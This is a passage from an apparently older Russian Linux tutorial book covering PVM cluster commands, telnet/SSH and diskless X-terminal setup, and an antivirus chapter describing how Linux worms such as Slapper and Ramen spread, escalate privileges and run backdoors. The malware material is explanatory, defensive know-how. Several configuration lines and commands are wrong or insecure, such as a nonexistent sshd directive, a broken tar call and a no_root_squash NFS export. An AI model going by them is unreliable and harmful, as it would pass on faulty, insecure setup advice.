dhsilabs  40002    4/c      hoster
dhsilabs  40009    2/f      hello
```

Команда `pstat` выводит состояние задачи:

```
pstat 40002
t 40002 run
```

Вот теперь мы подошли к одной из самых интересных команд — `spawn`. Данная команда порождает задачу. С ее помощью можно указать некоторые параметры задачи, например, узел, на котором она должна выполняться.

```
spawn [opt] a.out
```

Здесь `a.out` — любой исполнимый бинарный файл — программа, которая даже не поддерживает библиотеку `librvm`. Для таких программ также можно указать, на какой машине они будут выполняться. В среде Windows параметр `a.out` — это `exe`- или `com`-файл. Для команды `spawn` можно указать параметры, перечисленные в табл. 27.2.

Параметры команды `spawn`

Таблица 27.2

Параметр	Описание
<code>-(count)</code>	Число задач. По умолчанию - 1
<code>-(host)</code>	Определяет узел, на котором будет выполняться задача
<code>-(ARCH)</code>	Задаёт архитектуру узлов, на которых будет выполняться задача
<code>-?</code>	Включает отладку (<code>debugging</code>)
<code>-></code>	Перенаправляет стандартный вывод задачи на консоль
<code>->file (*)</code>	Перенаправляет стандартный вывод задачи в файл
<code>->>file (*)</code>	Долписывает стандартный вывод задачи в файл

(*) после знака `>` не должно быть пробела!

На этом я завершаю эту небольшую главу о Linux-кластерах. Если что-нибудь непонятно, пишите — с удовольствием отвечу на ваши вопросы и комментарии, да и команду `man` тоже никто не отменял...

27.4. Если вы заинтересовались...

Могу предложить вам небольшой список основных источников информации о кластерах. В этих источниках вы найдете ссылки на другие источники и т.д. В общем, отталкиваться можно от этого:

<http://parallel.ru/>

Parallel.Ru: Лаборатория Параллельных Информационных Технологий, НИВЦ МГУ

<http://parallel.ru/parallel/centers/clusters.html>

Наиболее известные кластерные установки

<http://parallel.ru/parallel/computers/interconnects.html>

Наиболее распространенные коммуникационные технологии.

<http://www.diadema.ru/cgi-bin/url.cgi.ru?Page.Link&P=293>

Кластер: какой он есть

<http://dkws.narod.ru/network/net.html>

Высокоскоростные технологии ЛВС

<http://www.osp.ru/os/2000/05-06/009.htm>

Кластеры и суперкомпьютеры — близнецы или братья?

<http://www.linuxdoc.org/HOWTO/Parallel-Processing-HOWTO.html>

Linux Parallel Procesing HOWTO

<http://www.beowulf.org/>

Проект Beowulf

http://www.epm.ornl.gov/pvm/pvm_home.html

Parallel Virtual Machine

Технологии удаленного администрирования

Наверное, многие из вас когда-нибудь использовали программу Remote Administrator, позволяющую управлять удаленным компьютером. Кроме программы Remote Administrator, можно назвать еще с десяток подобных программ, но принцип действия всех этих программ заключается в следующем. На удаленную машину устанавливается модуль-сервер, который будет выполнять наши команды. Мы запускаем модуль-клиент, и передаем серверу команду. Переданная нами команда будет выполнена на машине-сервере. Модуль-клиент передаст нам результат выполнения данной команды.

В отличие от Windows, в которой нужно установить программу Remote Administrator или подобную ей, в любой UNIX-подобной системе есть средства для удаленной работы с системой. С помощью этих средств можно просто работать с удаленной системой, подключившись к ней через терминал или другой компьютер (например, Windows-станцию), или администрировать систему — в зависимости от ваших прав.

28.1. Технология Telnet

Самым известным сервисом удаленного доступа является Telnet. Сервис Telnet обеспечивает базовую эмуляцию терминалов удаленных систем, поддерживающих протокол Telnet над протоколом TCP/IP. Обеспечивается эмуляция терминалов Digital Equipment Corporation VT 100, Digital Equipment Corporation VT 52, TTY.

Любые команды, выполняемые с помощью Telnet, обрабатываются telnet-сервером, а не локальным компьютером. Пользователь лишь видит результат выполнения этих команд.

Для использования Telnet на удаленном компьютере должен быть установлен **telnet-демон**. На компьютере пользователя нужно установить программу-клиент. Как я уже говорил, практически в каждой операционной системе существует утилита **telnet**, которая является клиентом для протокола **telnet** (см. рис. 28.1).




Рис. 28.1. Telnet для Windows

Для подключения к удаленному компьютеру введите следующую команду в терминале Linux (или окне Выполнить ОС Windows):

```
telnet host
```

В качестве имени узла можно указать имя любого компьютера сети. Главное, чтобы на этом компьютере была установлена серверная версия программы **telnet** — демон **telnetd**. Если эта программа установлена и администратор удаленной системы разрешил входящие **telnet**-соединения, то вы увидите приглашение:

```
Login:
```

В ответ на это приглашение нужно ввести имя пользователя, затем программа попросит вас ввести пароль. Если аутентификация прошла успешно, вы будете зарегистрированы на удаленной машине и сможете выполнять любые команды.

28.2. Технология SSH

Сервис **Telnet** был и остается одним из самых популярных способов удаленной регистрации и работы на удаленной машине. Основным его недостатком является то, что любая информация, в том числе и пароли, передается в открытом виде без какого-либо кодирования.

SSH (Secure Shell) — программа, позволяющая вам зарегистрироваться на удаленных компьютерах и установить зашифрованное соединение. Существует также «безопасная» версия **telnet** — **stelnet**.

SSH использует криптографию открытого ключа для шифрования соединения между двумя машинами, а также для опознавания пользователей. Оболочку SSH можно использовать для безопасной регистрации на удаленном сервере или копировании данных между двумя машинами, в то же время предотвращая атаки путем присоединения посередине (session hijacking) и обманом сервера имен (DNS spoofing).

Оболочка SSH очень эффективна против анализаторов протоколов, так как она не только шифрует, но и сжимает трафик перед его передачей на удаленный компьютер. Бесплатная версия SSH — OpenSSH входит в каждый современный дистрибутив Linux. В любом случае вы всегда можете скачать последнюю версию OpenSSH с сайта www.openssh.org.

Оболочка SSH незаменима в тех случаях, когда удаленно нужно администрировать сервер или когда сервер не имеет собственного монитора. При использовании telnet все данные, которые передаются через telnet-соединение, доступны в открытом виде. А значит, имена пользователей и пароли будут доступны всем, кто прослушивает трафик с помощью анализатора. Шифрование SSH выполняет, используя несколько различных алгоритмов, включая DES и 3DES.

Программа состоит из демона `sshd`, который запускается на Linux/UNIX-машине, и клиента `ssh`, который распространяется как для Linux, так и для Windows.

Можно запускать его из-под супердемона `xinetd/inetd`, но обычно `sshd` запускается самостоятельно — в режиме `standalone`.

Мы будем устанавливать свободно распространяемую версию — OpenSSH. Для ее установки установите следующие пакеты:

```
openssh ..... основные файлы;  
openssh-client ..... программа-клиент;  
openssh-server ..... ssh-сервер.
```

Чтобы SSH начал работать, необходимо запустить демон `sshd`. Желательно добавить команду запуска в сценарий загрузки системы для автоматического запуска. Демон `sshd` работает по 22 порту (см. листинг 28.1.). Если не ошибаюсь, `ssh` невозможно использовать вместе с серверами `xinetd/inetd` — его нужно запускать подобно `httpd`-серверу в режиме `standalone`.

Листинг 28.1. Фрагмент файла `/etc/services`

```
ssh      22/tcp      # SSH Remote Login Protocol  
ssh      22/udp      # SSH Remote Login Protocol
```

Обычно с настройкой `sshd` не возникает никаких неприятных моментов. Теперь попробуем зарегистрироваться на этой машине через `ssh`. Для этого нужно установить этот же пакет на другую машину под управлением Linux/UNIX (или установить Windows-клиент `ssh`) и ввести команду:

```
$ ssh hostname.domain
```

SSH запросит вас ввести имя пользователя и пароль и если аутентификация пройдет успешно, начнет сеанс связи. Прекратить сеанс можно комбинацией клавиш `Ctrl+D`.

При использовании Windows-клиента имя компьютера, логин и пароль нужно ввести в диалоговом окне программы. Если соединение не устанавливается, попробуйте ввести метод кодирования `blowfish`. Если и это не поможет, выберите `3DES`.

Работа в SSH аналогична работе в `telnet`. Вы можете администрировать удаленную машину так же легко, как и локальную.

Оболочка SSH использует два файла конфигурации `ssh_conf` и `sshd_conf`. Думаю, что нет смысла говорить о том, что они находятся в директории `/etc`. Рекомендую в файле `sshd_conf` прописать строку:

```
allowedaddress 10.1.1.1 10.1.2.1 10.1.3.1
```

Это означает, что доступ по SSH может быть выполнен только с машин с адресами `10.1.1.1`, `10.1.2.1`, `10.1.3.1`. Это оградит ваш компьютер от нежелательных вторжений извне.

Программа `stelnet` во всем полностью аналогична программе `telnet`, но она выполняет шифрование трафика, который передается во время `telnet`-соединения.

28.3. X-терминалы

Сервисы `telnet` и `ssh` предоставляют простой и удобный способ удаленного доступа. Однако оба эти сервиса не позволяют запускать графические программы. А это значит, что, подключившись к удаленной системе, вы не сможете поработать в KDE, запустить Netscape и напечатать текст в Open Writer. Не очень хорошо, правда? Однако этому можно помочь. Система Linux позволяет подключать так называемые X-терминалы.

Для начала нужно сказать, что такое X-терминал. Как и в обыкновенном терминале, мы видим лишь результаты выполнения программ, а сама программа выполняется на сервере. На обыкновенном терминале нельзя запускать программы, использующие систему X-Window. X-терминал снимает это ограничение. Благодаря этому даже на самых медленных и старых компьютерах можно работать с новым программным обеспечением.

Вы когда-нибудь пробовали установить систему X-Window на компьютере IP166/16МВ и запустить последнюю версию Netscape (на то время 4.51)? Для тех, кто не испытывал этого удовольствия, скажу, что запуск Netscape длился 70...80 секунд (при условии, что запущена среда KDE 1.0). При работе с X-терминалом скорость выполнения программ даже на 486-ом компьютере будет примерно такая же, как и на сервере. Естественно, это сильно зависит от загрузки сервера и количества X-терминалов, а также от загрузки сети.

При запуске X-терминала вы увидите приглашение для входа в систему в графическом режиме, подобное тому, которое вы видите при запуске вашего сервера, если сервер X у вас запускается автоматически.

Какую аппаратуру можно использовать в качестве X-терминала? Подойдет любой компьютер, даже с процессором 386DX. Обратите внимание на наименование процессора! Нужен именно DX, а не SX. В отличие от последнего, процессор 386DX полностью 32-разрядный. При использовании процессора 486 тип (DX или SX) не имеет значения, потому что они отличаются только наличием или отсутствием математического сопроцессора.

Минимальный объем оперативной памяти — 8 Мб. Объем оперативной памяти сильно зависит от дистрибутива и версии X Window, которые мы будем использовать для X-терминала. Я рекомендую установить 16 или даже 32 Мб. Устанавливать ОЗУ объемом более 32 Мб не имеет смысла, так как нам нужно будет запустить только ядро системы и X Window.

Сейчас мы рассмотрим базовую настройку X-терминала. Для начала нам нужно где-нибудь достать или подготовить самостоятельно корневую файловую систему для X-терминала. В качестве операционной системы для X-терминала я рекомендую использовать Slackware-подобную систему, например, тот же Slackware или Debian. Это обусловлено двумя причинами.

Во-первых, Slackware-подобные системы обладают меньшими требованиями к аппаратуре: чтобы более или менее нормально работать в Slackware, нужен компьютер 386DX/4 Мб ОЗУ, а при использовании RedHat-подобных дистрибутивов (Mandrake, Black Cat) нужен как минимум 486/8 Мб ОЗУ.

Во-вторых, я решил не создавать корневую файловую систему самостоятельно, а пойти по пути минимального сопротивления и достать корневую систему Slackware-подобной системы и использовать ее. В этом случае достаточно просто развернуть один архив и не тратить время на выбор нужных пакетов RPM. Конечно, можно достать tar-файл с корневой файловой системой и для RedHat, но тут напомнила о себе первая причина — системные требования Red Hat.

Итак, у нас есть два компьютера: более мощный (сервер) и самый обыкновенный компьютер с процессором 486.



Примечание

Вот конфигурация «более мощного» компьютера: Intel Celeron 600Mhz/192MB/Quantum FireBall 7200rpm/Riva TNT2/Netcard Realtek 10/100Mbit PCI.

Конфигурация терминала: Intel 486DX-100/16MB/Floppy 1,44 MB/без HDD/Video S3 2MB PCI/PCI Netcard Realtek 10/100Mbit.

Конфигурация терминала даже несколько превышает минимальную, но ничего более старого тогда я не смог найти. Желательно, если есть такая возможность, использовать сетевые платы для шины PCI, обеспечивающие передачу данных со скоростью 100Mbps. У меня обе платы работали в режиме 10Mbps, потому что я соединял их напрямую, то есть без концентратора.

На сервере может быть установлен любой дистрибутив Linux. Корневую файловую систему можно скачать на сайте Debian — www.debian.org. Архив с файловой системой называется `base2_2.tgz`.

Я выразился не совсем корректно, поскольку в архиве файловая система как таковая не содержится, в нем запакованы файлы, которые должны находиться в корневой файловой системе: утилиты (каталог `bin`), файлы конфигурации (`etc`) и так далее. Вам также понадобится установочный компакт-диск с выбранным дистрибутивом для установки системы X Window.

Распакуйте только что выкачанный файл в каталог `/usr/xterm`:

```
tar -xvzf base2_2.tgz /usr/xterm
```

После выполнения этой команды в каталоге `/usr/xterm` появятся файлы корневой файловой системы. Теперь нужно немного настроить нашу корневую файловую систему. Для этого сделаем ее корневой для нашей операционной системы:

```
chroot /usr/xterm
```

Создайте файл `/etc/resolv.conf`, подобный тому, который используется на сервере. Это нужно для корректного разрешения имен на X-терминале. Можно прописать необходимые IP-адреса и имена в файле `/etc/hosts`. В большинстве случаев нужно указать только IP-адрес сервера.

Затем отредактируйте файл `/etc/fstab` следующим образом:

```
192.168.0.1:/usr/xterm / nfs defaults 0 0
proc /proc proc defaults 0 0
```

Естественно, замените 192.168.0.1 на IP-адрес сервера для X-терминалов.

Теперь установим и настроим систему X Window для X-терминала. Вместо менеджера пакетов RPM в Debian нужно использовать программу `apt-get`. Установить X можно с помощью таких команд:

```
apt-get update
apt-get install xserver-s3 xfonts-100dpi xfonts-base
```


Вторая команда устанавливает сервер X для видеокарт S3. Если у вас другая видеокарта, измените название пакета. Для SVGA-видеокарт сервер называется `xserver-svga`. Пока других пакетов устанавливать не нужно. Позже можно будет установить пакет с русскими шрифтами и необходимые приложения. Сейчас нас интересует функционирование самой X Window на терминале.

Если вы используете Linux Mandrake (или Red Hat) как операционную систему для терминала, установка системы X Window выполняется так, как описано выше в этой главе.

Программа `apt-get` задаст вам несколько вопросов и на основании ваших ответов создаст файл `XF86Config`. В большинстве случаев его не нужно редактировать (пока не нужно: после установки русских шрифтов его нужно будет немного поправить).

У нас в данный момент нет учетных записей пользователей, кроме пользователя `root`, поэтому систему X Window лучше запускать из файла `inittab`:

```
X:123456:respawn:/usr/bin/X11/X -query 192.168.0.1
```

Осталось только перекомпилировать ядро и создать загрузочный диск. Перейдите в каталог `/usr/src/linux` и введите команду `make menuconfig`. Включите следующие опции:

1. В разделе **Networking options** включите опцию **IP: kernel level configuration**; в появившихся новых опциях отметьте **BOOTP support**. Если вам также нужна поддержка DHCP, включите поддержку DHCP (**DHCP support**). Кстати, эту опцию нужно учитывать при настройке DHCP-клиентов.
2. В разделе **Filesystems, Network filesystems** включите поддержку файловой системы NFS — **NFS filesystem support**. После ее включения (с учетом того, что поддержка BOOTP уже включена) появится новая опция — **Root file system on NFS**. Ее тоже нужно включить.

Старайтесь сделать ядро как можно более компактным, исключив из его состава лишние опции. Я вообще рекомендую использовать ядра 2.2.x — они более компактны, чем 2.4.x.

Не забудьте включить в состав ядра драйвер для вашей сетевой платы.

Откомпилируйте ядро:

```
make dep
make bzImage
```

Если вы использовали модули, откомпилируйте их:

```
make modules
make modules install
```

После того, как ядро откомпилировано, его нужно записать на дискету командой:

```
dd if=bzImage of=/dev/fd0
```

Перед этим нужно перейти в каталог `/usr/src/linux/arch/i386/boot`.

Теперь укажем ядру, где искать корневую файловую систему. Если бы мы создавали обыкновенную загрузочную дискету, мы бы ввели команду `rdev /dev/fd0 /dev/fd0`. Но так как наше ядро должно искать корневую систему по NFS, нам придется выполнить следующие действия:

```
mknod /dev/boot255 c 0 255
rdev /dev/fd0 /dev/boot255
rm -f /dev/boot255
```

Первая команда создает псевдоустройство `/dev/boot255`, вторая указывает ядру, что корневую файловую систему нужно искать по NFS, а третья удаляет только что созданное устройство, потому что оно больше не нужно нам. Установите корневой файловой систему сервера с помощью команды `chroot`.

Теперь нужно настроить сервер. На вашем сервере должен быть запущен демон `nfs (nfsd)`. Если он не установлен, установите пакет `nfs-utils` в Mandrake и Red Hat. Если же вы последовали моему примеру и использовали Debian на сервере, введите команду:

```
apt-get nfs-user-server
```

Добавьте следующую строчку в файл `/etc/exports` на сервере:

```
/usr/xterm 192.168.0.2/255.255.255.0(rw,no_root_squash)
```

где `192.168.0.2` — это IP-адрес X-терминала. Вы можете указать маску подсети, как это сделал я, тогда при подключении новых X-терминалов вам не нужно будет перечислять каждый терминал отдельно.

Затем установите сервер BOOTP:

- в Mandrake и RedHat: `rpm -ih /mnt/cdrom/Mandrake/RPMS/bootparamd*`
- в Debian: `apt-get install bootp`

Затем в файл `/etc/bootptab` (или `/etc/bootparams`) добавьте строчку:

```
xterm01:vm=auto:ip=192.168.0.2:ht=ethernet:ha=xxxxxxxxxxx:rp=/usr/xterm
```

где: `xterm01` имя X-терминала;

`192.168.0.2` его IP-адрес;

`xxxxxxxxxx`..... MAC-адрес X-терминала.

В файл `/etc/inetd.conf`, если вы используете суперсервер `inetd`, добавьте строчку (или раскомментируйте ее):

```
bootps dgram udp wait root /usr/sbin/tcpd bootpd -i -t 120
```

Можно также использовать

```
bootps dgram udp wait root /usr/sbin/bootpd bootpd -i -t 120
```

При использовании `xinetd`:

```
service bootps
{
    socket_type    = dgram
    protocol      = udp
    user          = root
    wait         = yes
    # в Linux Mandrake / Red Hat
    server        = /usr/sbin/rpc.bootparamd
    # в Debian
    server        = /usr/sbin/bootpd
}
```

Заставьте `xinetd` (`inetd`) перечитать файл конфигурации:

```
killall -HUP inetd
```

Теперь осталось настроить диспетчер дисплеев `xdm`. При использовании Red Hat или Mandrake `xdm`, скорее всего, будет уже установлен. А вот если вы использовали «укороченную» файловую систему от Debian, `xdm` установлен не будет. Для его установки выполните (на файловой системе сервера) команду:

```
apt-get install xdm
```

Файлы конфигурации `xdm` находятся в каталоге `/etc/X11/xdm`. В файл `Xservers` добавьте строку:

```
192.168.0.2:0 foreign
```

Эта строка обеспечит подключение X-терминала. В файл `Xaccess` добавьте строку:

```
192.168.0.2
```

Если в вашем файле `xdm-config` будет строка `DisplayManager.requestPort: 0`, прокомментируйте ее. Примеры используемых файлов конфигурации `xmd` приведены в листингах 28.2, 28.3 и 28.4.

Листинг 28.2. Файл `/etc/X11/xdm/Xservers`

```
# $XConsortium: Xserv.ws.cpp,v 1.3 93/09/28 14:30:30 gildea Exp $
#
#
# $XFree86: xc/programs/xdm/config/Xserv.ws.cpp,v 1.1.1.1.12.2
1998/10/04 15:23:14 hohndel Exp $
#
# Xservers file, workstation prototype
#
# Each X terminal line should
```

```
# look like:
# XTerminalName:0 foreign
#
:0 local /usr/X11R6/bin/X
192.168.0.2:0 foreign
```

Листинг 28.3. Файл /etc/X11/xdm/Xaccess

```
192.168.0.2
```

Листинг 28.4. Файл /etc/X11/xdm/xdm-config

```
! $XConsortium: xdm-conf.cpp /main/3 1996/01/15 15:17:26 gildea $
DisplayManager.errorLogFile: /var/log/xdm-error.log
DisplayManager.pidFile: /var/run/xdm.pid
DisplayManager.keyFile: /etc/X11/xdm/xdm-keys
DisplayManager.servers: /etc/X11/xdm/Xservers
DisplayManager.accessFile: /etc/X11/xdm/Xaccess
! All displays should use authorization, but we cannot be sure
! X terminals will be configured that way, so by default
! use authorization only for local displays :0, :1, etc.
DisplayManager._0.authorize: true
DisplayManager._1.authorize: true
! The following three resources set up display :0 as the console.
DisplayManager._0.setup: /etc/X11/xdm/Xsetup_0
DisplayManager._0.startup: /etc/X11/xdm/GiveConsole
DisplayManager._0.reset: /etc/X11/xdm/TakeConsole
DisplayManager._0.startAttempts: 1
!
DisplayManager*resources: /etc/X11/xdm/Xresources
DisplayManager*session: /etc/X11/Xsession
DisplayManager*authComplain: false
```

ТЕХНОЛОГИИ ЗАЩИТЫ И ВЗЛОМА LINUX

Глава 29

АНТИВИРУСНАЯ ЗАЩИТА

Глава 30

**ТЕХНОЛОГИИ ЗАЩИТЫ И
ВЗЛОМА ПРОГРАММНОГО
ОБЕСПЕЧЕНИЯ ПОД LINUX**

Глава 31

**ПОЛУЧЕНИЕ ПОЛНОМОЧИЙ
ROOT. ВЗЛОМ ПАРОЛЕЙ**

Глава 32

**ТЕХНОЛОГИЯ ВЗЛОМА ЯДРА
СИСТЕМЫ**

САМОУЧИТЕЛЬ LINUX.

Установка, настройка, использование

Антивирусная защита

29.1. Вирусы в Linux

Первый вирус был создан очень давно. Тогда это был совсем не вирус, а программа, защищающая дискеты с программным обеспечением от несанкционированного копирования. Как всегда бывает, нашлись «нехорошие» люди, которые изменили код этой программы. Новая программа стала портить дискеты с программами. Кроме того, данная программа умела размножаться, то есть помещать свои копии на другие дискеты. Так появился первый вирус.

Из всего вышенаписанного ясно, что первый вирус был загрузочным. Так как на старых компьютерах обычно не устанавливались жесткие диски из-за их высокой стоимости, то единственной средой размножения вирусов были дискеты, особенно загрузочные. При загрузке системы вирус загружался в память, потом при установке новой (еще не зараженной) дискеты, вирус инфицировал ее. Некоторые вирусы были совсем безобидные — они только размножались и время от времени выводили на экран различную информацию. А некоторые просто уничтожали информацию на дискетах.

С появлением жестких дисков число вирусов значительно возросло. Следующий этап — появление 32-разрядных вирусов. Как вы думаете, с чем связано появление этих вирусов? Правильно, с появлением Windows 95. ОС Windows 9x — это, если можно так выразиться, осиное гнездо для всякого рода вирусов — в ней успешно работают как старые 16-разрядные (например, One Half), так и новые 32-разрядные вирусы (например, СІН).

Вы можете задать вопрос: «Какие вирусы могут быть в Linux???» Понимаю ваше удивление — ведь в Linux без разрешения администратора нельзя ничего такого сделать, чтобы это сказалось на здоровье системы. Как вы перезапишете boot-сектор, если у вас нет на это прав? Правильно, никак. А администратор системы — это не обыкновенный пользователь, которому все равно где кликать. Скажем, придет письмо с файлом, который будет называться Cool Girl.jpg.exe по почте пользователю, он щелкнет, чтобы посмотреть на Крутую Девчонку. А если придет тому же пользователю письмо с файлом Virus Here.exe, он тоже кликнет — чтобы посмотреть, что делает вирус. Хорошо, что

администратор установил какой-нибудь антивирусный монитор и постоянно обновляет базы. А если нет? Вот и заразился наш компьютер. Но это все было в Windows. В Linux ситуация немного изменилась:

1. В этой операционной системе не запускается львиная доля вирусов, запускаются только лишь Linux-вирусы (а их очень мало). Вирусы, заражающие Windows или DOS, вообще не запускаются. Они не запустятся даже из-под Wine.
2. Даже если пользователь запустит Linux-вирус, ничего страшного не произойдет — вирус просто не запустится, потому что у него не хватит прав для выполнения своих действий. В крайнем случае пострадают файлы одного пользователя, запустившего вирус.

Как же выкручиваются вирусописатели (вирмейкеры) из сложившейся ситуации? Искать уязвимые места в программах — один из выходов. Кажется бы, довольно глупый прием, но он работает. Например, при запуске вирус ищет программу, в которой, по его мнению, может быть дыра. Затем он запускает ее с определенными (обычно недопустимыми) параметрами. Эта программа обязательно должна быть SUID-программой, то есть такой программой, которая позволяла бы обыкновенному пользователю выполнять привилегированные операции. Программа получает переданные вирусом недопустимые параметры, разрушается, а вирус получает права администратора. В старых системах такими программами были `pppd`, `smbmount`. В новых — `superformat` и библиотека `zlib`. К счастью, таких программ становится все меньше и меньше — разработчики Linux на сегодняшний день заштопали все известные им дыры.

Вирусы для Linux делятся на две основные группы: сетевые и так называемые Rootkit-ы. Практически все Linux-вирусы распространяются по сети, а делятся они на группы по способу проникновения в систему. Первые (сетевые) используют уязвимости в сетевых программах, например, в системе печати или FTP-сервере.



Примечание

Компания Red Hat сообщила об обнаружении дыры в FTP-сервере `wu-FTP`, который является одним из самых распространенных на FTP-серверах для Linux и входит в состав дистрибутивов компаний Red Hat, SuSE, Caldera International, Turbolinux, Connectiva, Cobalt Networks, Mandrake (до версии 8.0) и Wirex.

Дыра получил название `Globbering Heap Corruption Vulnerability`. Она позволяет злоумышленнику, подключившемуся к серверу, получить полный контроль над ним и всеми хранящимися на дисках файлами.

Вспоминается небольшой скандал, связанный с этой дырой. Так как многие компании знали о ней, компания Red Hat, дабы не ударить лицом в грязь, выпустила заплатку. Это произошло 28 ноября, а 3 декабря была запланирована совместная с CERT (Computer Emergency Response Team) акция информирования пользователей об обнаруженной дыре. Получилось так, что 28 ноября пользователи уже получили заплатку, а 3 декабря CERT только известила всех об этой дыре. Ясное дело, что CERT не очень понравилась инициатива Red Hat.

А вторые напоминают троянских коней. **Rootkit**, попадая в систему, заменяет стандартные команды, например, `mount`, `cp`, `rm`. Как **Rootkit** попадает в систему? Очень просто: вам присылается письмо, очень похожее на рассылку по безопасности Unix (Unix Security List), в котором описывается очень полезный набор утилит, например, какой-нибудь сетевой сканер или средство создания загрузочных дисков. Администратор «клюет» на наживку и устанавливает этот набор. Все, дело сделано...

Несмотря на то, что вирусы для Linux в большинстве случаев безвредны и их довольно мало, нужно регулярно обновлять антивирусные базы и не пренебрегать Linux-вирусами. Ниже приведено краткое описание 10 наиболее популярных Linux-вирусов.

Slapper

Internet-червь **Slapper** заражает Linux-системы, на которых установлен и функционирует Web-сервер Apache. **Slapper** использует брешь в модуле SSL (Secure Sockets Layer, «`mod_ssl`»). Эта дыра была выявлена 30 июля 2002 года компанией Computer Emergency Response Team (CERT).

Червь состоит из одного файла `bugtraq.c`. Этот файл содержит исходный текст червя. Размер файла 70052 байта. В тексте имеются одинаковые подпрограммы с другим червем **I-Worm.Scalper**, который также использовал дыру переполнения буфера и поражал web-серверы с Apache.

На зараженных системах червем создается `backdoor`-модуль. Он позволяет производить опасные действия на зараженной системе, в том числе и различные DoS (Denial-Of-Service) атаки.

Червь сканирует компьютеры в сети примерно так:

1. Формирует случайный IP адрес `a.b.x.x`. Где `a` выбирается из списка (162 варианта), `b` — случайное число от 0 до 255, `x.x` — последовательно сканируется в диапазоне от «0.0» до «255.255».
2. Каждый IP-адрес **Slapper** проверяет на принадлежность локальному компьютеру (127.x.x.x). Затем он пытается соединиться через порт 80. Для этого **Slapper** посылает простой запрос «GET /». Удаленная система возвращает номер версии Apache (если Apache, конечно, установлен). Потом он проверяет номер версии, и продолжает атаку. Червь содержит список Apache, для которых известно корректное заражение. Список дистрибутивов Linux с версией работающих на них web-серверов Apache:
 - Debian: 1.3.26.
 - Red-Hat: 1.3.6; 1.3.9; 1.3.12; 1.3.12; 1.3.19; 1.3.20; 1.3.26; 1.3.23; 1.3.22.
 - SuSE: 1.3.12; 1.3.17; 1.3.19; 1.3.20; 1.3.23; 1.3.23.
 - Mandrake: 1.3.14; 1.3.19; 1.3.20; 1.3.23.
 - Slackware 1.3.26; 1.3.26.

Вирус атакует компьютер в сети только после того, как получит подтверждение версии Apache. Он засылает пакет через порт 443 (SSL) с кодом внутри. После своего запуска код из пакета скачивает закодированную утилитой UUENCODE копию червя на локальный компьютер, декодирует ее утилитой UUECODE, компилирует и запускает.

Закодированный файл записывается под именем	/tmp/.uubugtraq
После распаковки имя файла	/tmp/.bugtraq.c
Имя откомпилированного файла	/tmp/.bugtraq

После запуска на компьютере-жертве вирус продолжает свое распространение, активирует backdoor-модуль. Модуль принимает команды по протоколу UDP (порт 2002).

Этот модуль позволяет выполнить команды:

1. Выполнить DoS-атаку серверов в сети Internet с использованием пакетов UDP, TCP, DNS, RAW.
2. Выполнить файл на локальном компьютере.
3. Загрузить бинарный файл по протоколу HTTP и запустить его на выполнение.
4. Отправить письмо.
5. Отправить информацию о компьютере-жертве.

Вирус содержит внутри себя строки:

```
/******  
* Peer-to-peer UDP Distributed Denial of Service (PUD) *  
* by contem@efnet *  
and  
* I am not responsible for any harm caused by this program! *  
* I made this program to demonstrate peer-to-peer communication and *  
* should not be used in real life. It is an education program that *  
* should never even be ran at all, nor used in any way, shape or *  
* form. It is not the authors fault if it was used for any purposes *  
* other than educational. *
```

Mighty

Вслед за сетевым червем Slapper появился червь Mighty. Данный вирус очень похож на предыдущий: он также использует дыру в модуле mod_ssl Web-сервера Apache, также распространяется в виде исходного текста. После заражения системы вирус устанавливает на ней модуль, позволяющий выполнить команды злоумышленника. Команды передаются по IRC-каналу. Вирус позволяет украсть конфиденциальную информацию или даже уничтожить данные.

Для предотвращения заражения данным вирусом установите последнюю версию библиотеки OpenSSL.

Ramen

Для незаметного проникновения на системы с ОС Linux Red Hat 6.2 или 7.0 **Ramen** использует набор дыр под названиями **in.ftpd**, **rpc.statd** и **LPRng** (дыра в системе печати). Все эти дыры были закрыты в период июнь-сентябрь 2000 года, однако если вы не обновляли систему с тех пор, есть вероятность заражения вирусом. Эти дыры позволяют засылать исполняемый код на удаленный компьютер и выполнять его там без вмешательства пользователя.

Алгоритм работы вируса:

1. Сначала на компьютер засылается запрос, переполняющий внутренний буфер, в результате чего код вируса получает системные привилегии и запускает командный процессор, который выполняет последующие инструкции червя.
2. Затем **Ramen** создает каталог `/usr/src/.poop`, в который потом помещает архив червя **RAMEN.TGZ**.
3. После этого запускается Интернет-браузер **lynx**, который загружает с удаленной машины **RAMEN.TGZ**, разархивирует его и запускает основной файл **START.SH**.

Вирус практически ничего плохого не делает: он просто заменяет файл `index.html` своим содержимым.

Prolin

Этот вирус не является Linux-вирусом: он инфицирует в основном только Windows 2000, а также Windows-системы, на которых установлен пакет Visual Basic 6.0. Почему же он попал в нашу десятку? **Prolin** требует от пользователей Windows перехода на Linux.

Вирус ищет на диске C файлы с расширениями ZIP, MP3 и JPG, перемещает их в корневой каталог и изменяет их имена, добавляя к ним строку: «change atleast now to LINUX». Вот такой рекламно-патриотический вирус!

Linux.Gildo

Gildo — неопасный резидентный вирус, написанный на ассемблере. Используя системные вызовы `syscall` при работе с файлами, записывает себя в середину ELF-файлов (читайте: в середину Linux-программ). После заражения размер зараженной программы увеличивается на 4 Кб.

После запуска вирус раздваивает выполнение основного процесса и продолжает выполняться после его завершения. Резидентная часть сканирует все каталоги, начиная с корневого. Для каждого найденного файла вирус проверяет права доступа. Если запись в этот файл разрешена, то вирус заражает его. После каждого запуска вирус выводит сообщение:

```
Gildo virus
email Gildo@jazz.hm (for comments)
```

Linux.Silvio

Вирус **Silvio**, как и **Gildo**, — неопасный резидентный вирус. При запуске он ищет в текущем каталоге исполнимые файлы и заражает их. Максимальное число файлов, которые может заразить вирус за один раз, равно 4. Вирус не заражает файлы, размер которых меньше кода вируса.

Вирус выводит на экран сообщение (с вероятностью 1/5):

```
THE FILE VIRUS - Silvio Cesare
```

